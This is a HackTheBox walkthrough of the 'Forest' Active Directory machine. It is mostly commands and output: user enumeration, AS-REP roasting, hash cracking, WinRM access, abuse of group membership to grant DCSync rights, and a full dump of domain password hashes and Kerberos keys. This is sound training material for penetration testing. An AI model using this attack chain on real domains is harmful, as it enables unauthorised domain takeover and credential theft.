


# Máquina Forest

<https://app.hackthebox.com/machines/212>



The image shows a 'Forest' machine card from HackTheBox. At the top, there's a circular icon with a green border containing a stylized face made of leaves. Below this, the word 'Forest' is written in large white letters. Underneath the name is a green 3D cube icon. At the bottom, there are four columns of information: OS (Windows), RELEASE DATE (12 Oct 2019), DIFFICULTY (Easy), and MACHINE STATE (Retired). The background is dark with a faint, large-scale pattern of leaves and a face.

OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Windows	12 Oct 2019	Easy	Retired

## Reconnaissance

SHELL

```
sudo nmap -sSCV --min-rate 5000 -p- -n -Pn 10.129.95.210 -oN scan1.txt
[sudo] password for belin:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 20:02 CEST
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.29% done; ETC: 20:02 (0:00:00 remaining)
Warning: 10.129.95.210 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.95.210
Host is up (0.088s latency).
Not shown: 65484 closed tcp ports (reset), 28 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-07-30 18:09:59Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
```

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)

445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)

464/tcp open kpasswd5?

593/tcp open ncacn\_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)

3269/tcp open tcpwrapped

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|\_ http-server-header: Microsoft-HTTPAPI/2.0

|\_ http-title: Not Found

9389/tcp open mc-nmf .NET Message Framing

47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|\_ http-server-header: Microsoft-HTTPAPI/2.0

|\_ http-title: Not Found

49664/tcp open msrpc Microsoft Windows RPC

49665/tcp open msrpc Microsoft Windows RPC

49666/tcp open msrpc Microsoft Windows RPC

49667/tcp open msrpc Microsoft Windows RPC

49671/tcp open msrpc Microsoft Windows RPC

49680/tcp open msrpc Microsoft Windows RPC

49681/tcp open ncacn\_http Microsoft Windows RPC over HTTP 1.0

49685/tcp open msrpc Microsoft Windows RPC

49697/tcp open msrpc Microsoft Windows RPC

Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

#### Host script results:

| smb2-security-mode:

| 3:1:1:

|\_ Message signing enabled and required

| smb-security-mode:

| account\_used: guest

| authentication\_level: user

| challenge\_response: supported

|\_ message\_signing: required

|\_ clock-skew: mean: 2h26m50s, deviation: 4h02m32s, median: 6m48s

| smb2-time:

| date: 2025-07-30T18:10:52

|\_ start\_date: 2025-07-30T18:05:29

| smb-os-discovery:

| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)

| Computer name: FOREST

| NetBIOS computer name: FOREST\x00

| Domain name: htb.local

| Forest name: htb.local

| FQDN: FOREST.htb.local

|\_ System time: 2025-07-30T11:10:56-07:00

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 132.91 seconds

As normal in AD **nmap** report us a bunch of ports, then , as usual we can start by using **netexec** as null session in order to get shares or in this case in order to get user:

SHELL

```
> netexec smb 10.129.95.210 -u "" -p "" --users
```

```
SMB 10.129.95.210 445 FOREST [*] Windows 10 / Server 2016 Build 14393 x64 (name:FOREST)
(domain:htb.local) (signing:True) (SMBv1:True)
```

```
SMB 10.129.95.210 445 FOREST [+] htb.local\:
```

```
SMB 10.129.95.210 445 FOREST -Username- -Last PW Set- -BadPW- -Description-
```

```
SMB 10.129.95.210 445 FOREST Administrator 2021-08-31 00:51:58 0 Built-in account
```

for administering the computer/domain

```
SMB 10.129.95.210 445 FOREST Guest <never> 0 Built-in account for
```

guest access to the computer/domain

```
SMB 10.129.95.210 445 FOREST krbtgt 2019-09-18 10:53:23 0 Key Distribution
```

Center Service Account

```
SMB 10.129.95.210 445 FOREST DefaultAccount <never> 0 A user account
```

managed by the system.

```
SMB 10.129.95.210 445 FOREST $331000-VK4ADACQNUCA <never> 0
```

```
SMB 10.129.95.210 445 FOREST SM_2c8eef0a09b545acb <never> 0
```

```
SMB 10.129.95.210 445 FOREST SM_ca8c2ed5bdab4dc9b <never> 0
```

```
SMB 10.129.95.210 445 FOREST SM_75a538d3025e4db9a <never> 0
```

```
SMB 10.129.95.210 445 FOREST SM_681f53d4942840e18 <never> 0
```

```
SMB 10.129.95.210 445 FOREST SM_1b41c9286325456bb <never> 0
```

```
SMB 10.129.95.210 445 FOREST SM_9b69f1b9d2cc45549 <never> 0
```

```
SMB 10.129.95.210 445 FOREST SM_7c96b981967141ebb <never> 0
```

```
SMB 10.129.95.210 445 FOREST SM_c75ee099d0a64c91b <never> 0
```

```
SMB 10.129.95.210 445 FOREST SM_1ffab36a2f5f479cb <never> 0
```

```
SMB 10.129.95.210 445 FOREST HealthMailboxc3d7722 2019-09-23 22:51:31 0
```

```
SMB 10.129.95.210 445 FOREST HealthMailboxfc9daad 2019-09-23 22:51:35 0
```

```
SMB 10.129.95.210 445 FOREST HealthMailboxc0a90c9 2019-09-19 11:56:35 0
```

```
SMB 10.129.95.210 445 FOREST HealthMailbox670628e 2019-09-19 11:56:45 0
```

```
SMB 10.129.95.210 445 FOREST HealthMailbox968e74d 2019-09-19 11:56:56 0
```

```
SMB 10.129.95.210 445 FOREST HealthMailbox6ded678 2019-09-19 11:57:06 0
```

```
SMB 10.129.95.210 445 FOREST HealthMailbox83d6781 2019-09-19 11:57:17 0
```

```
SMB 10.129.95.210 445 FOREST HealthMailboxfd87238 2019-09-19 11:57:27 0
```

```
SMB 10.129.95.210 445 FOREST HealthMailboxb01ac64 2019-09-19 11:57:37 0
```

```
SMB 10.129.95.210 445 FOREST HealthMailbox7108a4e 2019-09-19 11:57:48 0
```

```
SMB 10.129.95.210 445 FOREST HealthMailbox0659cc1 2019-09-19 11:57:58 0
```

```
SMB 10.129.95.210 445 FOREST sebastien 2019-09-20 00:29:59 0
```

```
SMB 10.129.95.210 445 FOREST lucinda 2019-09-20 00:44:13 0
```

```
SMB 10.129.95.210 445 FOREST svc-alfresco 2025-07-30 18:16:26 0
```

```
SMB 10.129.95.210 445 FOREST andy 2019-09-22 22:44:16 0
```

```
SMB 10.129.95.210 445 FOREST mark 2019-09-20 22:57:30 0
```

```
SMB 10.129.95.210 445 FOREST santi 2019-09-20 23:02:55 0
```

```
SMB 10.129.95.210 445 FOREST [*] Enumerated 31 local users: HTB
```

Once we realise the output we can use linux regex to move all the users in one single file:

SHELL

```
netexec smb 10.129.95.210 -u "" -p "" --users | awk '{print $5}' | tail -n +4 > ../content/user_list
```

```

> /usr/bin/cat user_list
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
svc-alfresco
andy
mark
santi
[*]

```

## Explotation

With a list of users, we can now look for those who have **Kerberos pre-authentication** disable using kerbrute

```

> kerbrute userenum -d htb.local --dc 10.129.95.210 user_list

```

```

_ _ _
// _ _ _ // _ _ _ _ // _ _ _
// _ _ \ _ _ _ \ _ _ _ _ _ _ \
/, < / _ _ _ _ _ _ _ _ _ _ _ _
/_ \| _ _ _ _ / _ _ _ _ \ _ _ _ _ /

```

```

Version: dev (n/a) - 07/30/25 - Ronnie Flathers @ropnop

```

```

2025/07/30 21:31:39 > Using KDC(s):
2025/07/30 21:31:39 > 10.129.95.210:88

2025/07/30 21:31:39 > [+] VALID USERNAME: Administrator@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: HealthMailboxfc9daad@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: HealthMailboxc3d7722@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: HealthMailbox670628e@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: HealthMailboxc0a90c9@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: HealthMailbox6ded678@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: HealthMailbox968e74d@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: HealthMailbox83d6781@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: sebastien@htb.local
2025/07/30 21:31:39 > [+] svc-alfresco has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$svc-
alfresco@HTB.LOCAL:35024927497aa4a4c0771f6573064653$5523302704a8beede9ba26f58cca2e5a1140a4361801
2a51e9b0717d470faec11d583469a1afd1f9d510d24a6883224d0d559b7bbd62223bdf365107c45c5ad01fd6d70bd846b
932f51fbd6b3a8e4003574d825290b5415b0087b23e9af8ee194a44f27aa719d975445a75a097a3a404571c5f1a9583c9
65e9c12f5550e84f8b24192d8a988baf72f29fca3dc755cdd3e1957092f0a4076ae606d857508253f3d6c1e8ab3838954a
541087fbfae66f62d5ae87e745f7c299e5ddcfd0c7ed6fdae586e118268b35ade6572a92af7c6c4dd9038b1bc56eda37437
19f582dc6f211fa8abd2e1fad51c26b42c7ff99d9c75513a6c943debd885d41de
2025/07/30 21:31:39 > [+] VALID USERNAME: svc-alfresco@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: HealthMailbox0659cc1@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: HealthMailbox7108a4e@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: andy@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: lucinda@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: HealthMailboxb01ac64@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: HealthMailboxfd87238@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: mark@htb.local
2025/07/30 21:31:39 > [+] VALID USERNAME: santi@htb.local
2025/07/30 21:31:39 > Done! Tested 31 usernames (18 valid) in 0.460 seconds

```

In this case **svc\_alfresco** , so now we can try to crack his hash using john:

```

john --show hash_2
$krb5asrep$23$svc-alfresco@HTB.LOCAL:s3rvice

1 password hash cracked, 0 left

```

SHELL

Know we can use **winrm** to establish a connection

```
evil-winrm -u 'svc-alfresco' -p 's3rvice' -i 10.129.95.210
```

SHELL



## Privilege Escalation

Once in, I couldn't enumerate to much, so I used BloodHound without hesitate

```
.\SharpHound.exe -c All --zipfilename ILFREIGHT
```

SHELL

Then we export the zip to Bloodhound



The user we posed, at the end, belongs Account Operators group which we can abuse by creating a new user and leverage this user by joining them to the **Exchange Windows Permissions group** in order to apply them DCSync, (Bloodhound explained this, I didn't even know how to exploit it xd). So the workflow is:

SHELL

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user belin Admin1@! /add /domain  
The command completed successfully.
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" belin /add  
The command completed successfully.
```

SHELL

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $SecPassword = ConvertTo-SecureString 'Admin1@!' -  
AsPlainText -Force  
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $Cred = New-Object  
System.Management.Automation.PSCredential('htb.local\belin', $SecPassword)
```

Now we add the DCSync right to the new user created

SHELL

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $Cred -TargetIdentity  
"DC=htb,DC=local" -PrincipalIdentity belin -Rights DCSync
```

And finally, we leverage the new user created with this permission in order to dump all the hashes:

SHELL

```
secretsdump.py -outputfile inlanefreight_hashes -just-dc HTB/belin@10.129.168.125  
/usr/lib/python3.13/site-packages/impacket/version.py:10: UserWarning: pkg_resources is deprecated as an API. See
```

[https://setuptools.pypa.io/en/latest/pkg\\_resources.html](https://setuptools.pypa.io/en/latest/pkg_resources.html). The pkg\_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.

```
import pkg_resources
```

Impacket v0.11.0 - Copyright 2023 Fortra

Password:

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```

```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

```
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
```

```
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
htb.local\S331000-
```

```
VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
```

```
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
```

```
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcd9485fa39616888b9d43f05:::
```

```
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
```

```
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
```

```
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
```

```
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
```

```
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eac0d0546fc43b768f7c9efff:::
```

```
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
```

```
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baecc71c5108ff181eb9ba9b60c355:::
```



htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536  
:::  
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::  
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::  
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4c6f128668:::  
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::  
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdbcb6150f7:::  
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::  
john:10101:aad3b435b51404eeaad3b435b51404ee:44f077e27f6fef69e7bd834c7242b040:::  
testing:10102:aad3b435b51404eeaad3b435b51404ee:44f077e27f6fef69e7bd834c7242b040:::  
belin:10103:aad3b435b51404eeaad3b435b51404ee:b88b50d59a54d02c1057b8af8969d67d:::  
FOREST\$:1000:aad3b435b51404eeaad3b435b51404ee:2c4e5a2f656bb274a25fff4ae6389c94:::  
EXCH01\$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::  
[\*] Kerberos keys grabbed  
htb.local\Administrator:aes256-cts-hmac-sha1-  
96:910e4c922b7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc913  
htb.local\Administrator:aes128-cts-hmac-sha1-96:b5880b186249a067a5f6b814a23ed375  
htb.local\Administrator:des-cbc-md5:c1e049c71f57343b  
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b  
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58  
krbtgt:des-cbc-md5:9dd5647a31518ca8  
htb.local\HealthMailboxc3d7722:aes256-cts-hmac-sha1-  
96:258c91eed3f684ee002bcad834950f475b5a3f61b7aa8651c9d79911e16cdbd4  
htb.local\HealthMailboxc3d7722:aes128-cts-hmac-sha1-96:47138a74b2f01f1886617cc53185864e  
htb.local\HealthMailboxc3d7722:des-cbc-md5:5dea94ef1c15c43e  
htb.local\HealthMailboxfc9daad:aes256-cts-hmac-sha1-  
96:6e4efe11b111e368423cba4aaa053a34a14cbf6a716cb89aab9a966d698618bf  
htb.local\HealthMailboxfc9daad:aes128-cts-hmac-sha1-96:9943475a1fc13e33e9b6cb2eb7158bdd  
htb.local\HealthMailboxfc9daad:des-cbc-md5:7c8f0b6802e0236e  
htb.local\HealthMailboxc0a90c9:aes256-cts-hmac-sha1-  
96:7ff6b5acb576598fc724a561209c0bf541299bac6044ee214c32345e0435225e  
htb.local\HealthMailboxc0a90c9:aes128-cts-hmac-sha1-96:ba4a1a62fc574d76949a8941075c43ed  
htb.local\HealthMailboxc0a90c9:des-cbc-md5:0bc8463273fed983  
htb.local\HealthMailbox670628e:aes256-cts-hmac-sha1-  
96:a4c5f690603ff75faae7774a7cc99c0518fb5ad4425eebea19501517db4d7a91  
htb.local\HealthMailbox670628e:aes128-cts-hmac-sha1-96:b723447e34a427833c1a321668c9f53f  
htb.local\HealthMailbox670628e:des-cbc-md5:9bba8abad9b0d01a  
htb.local\HealthMailbox968e74d:aes256-cts-hmac-sha1-  
96:1ea10e3661b3b4390e57de350043a2fe6a55dbe0902b31d2c194d2ceff76c23c  
htb.local\HealthMailbox968e74d:aes128-cts-hmac-sha1-96:ffe29cd2a68333d29b929e32bf18a8c8  
htb.local\HealthMailbox968e74d:des-cbc-md5:68d5ae202af71c5d  
htb.local\HealthMailbox6ded678:aes256-cts-hmac-sha1-  
96:d1a475c7c77aa589e156bc3d2d92264a255f904d32ebbd79e0aa68608796ab81  
htb.local\HealthMailbox6ded678:aes128-cts-hmac-sha1-96:bbe21bfc470a82c056b23c4807b54cb6  
htb.local\HealthMailbox6ded678:des-cbc-md5:cbe9ce9d522c54d5  
htb.local\HealthMailbox83d6781:aes256-cts-hmac-sha1-  
96:d8bed237595b104a41938cb0cdc77fc729477a69e4318b1bd87d99c38c31b88a  
htb.local\HealthMailbox83d6781:aes128-cts-hmac-sha1-96:76dd3c944b08963e84ac29c95fb182b2  
htb.local\HealthMailbox83d6781:des-cbc-md5:8f43d073d0e9ec29  
htb.local\HealthMailboxfd87238:aes256-cts-hmac-sha1-  
96:9d05d4ed052c5ac8a4de5b34dc63e1659088eaf8c6b1650214a7445eb22b48e7



htb.local\HealthMailboxfd87238:aes128-cts-hmac-sha1-96:e507932166ad40c035f01193c8279538  
htb.local\HealthMailboxfd87238:des-cbc-md5:0bc8abe526753702  
htb.local\HealthMailboxb01ac64:aes256-cts-hmac-sha1-  
96:af4bbcd26c2cdd1c6d0c9357361610b79cdcb1f334573ad63b1e3457ddb7d352  
htb.local\HealthMailboxb01ac64:aes128-cts-hmac-sha1-96:8f9484722653f5f6f88b0703ec09074d  
htb.local\HealthMailboxb01ac64:des-cbc-md5:97a13b7c7f40f701  
htb.local\HealthMailbox7108a4e:aes256-cts-hmac-sha1-  
96:64aeffda174c5dba9a41d465460e2d90aeb9dd2fa511e96b747e9cf9742c75bd  
htb.local\HealthMailbox7108a4e:aes128-cts-hmac-sha1-96:98a0734ba6ef3e6581907151b96e9f36  
htb.local\HealthMailbox7108a4e:des-cbc-md5:a7ce0446ce31aefb  
htb.local\HealthMailbox0659cc1:aes256-cts-hmac-sha1-  
96:a5a6e4e0ddbc02485d6c83a4fe4de4738409d6a8f9a5d763d69dcef633cbd40c  
htb.local\HealthMailbox0659cc1:aes128-cts-hmac-sha1-96:8e6977e972dfc154f0ea50e2fd52bfa3  
htb.local\HealthMailbox0659cc1:des-cbc-md5:e35b497a13628054  
htb.local\sebastien:aes256-cts-hmac-sha1-  
96:fa87efc1dcc0204efb0870cf5af01ddbb00aefed27a1bf80464e77566b543161  
htb.local\sebastien:aes128-cts-hmac-sha1-96:18574c6ae9e20c558821179a107c943a  
htb.local\sebastien:des-cbc-md5:702a3445e0d65b58  
htb.local\lucinda:aes256-cts-hmac-sha1-  
96:acd2f13c2bf8c8fca7bf036e59c1f1fefb6d087dbb97ff0428ab0972011067d5  
htb.local\lucinda:aes128-cts-hmac-sha1-96:fc50c737058b2dcc4311b245ed0b2fad  
htb.local\lucinda:des-cbc-md5:a13bb56bd043a2ce  
htb.local\svc-alfresco:aes256-cts-hmac-sha1-  
96:46c50e6cc9376c2c1738d342ed813a7ffc4f42817e2e37d7b5bd426726782f32  
htb.local\svc-alfresco:aes128-cts-hmac-sha1-96:e40b14320b9af95742f9799f45f2f2ea  
htb.local\svc-alfresco:des-cbc-md5:014ac86d0b98294a  
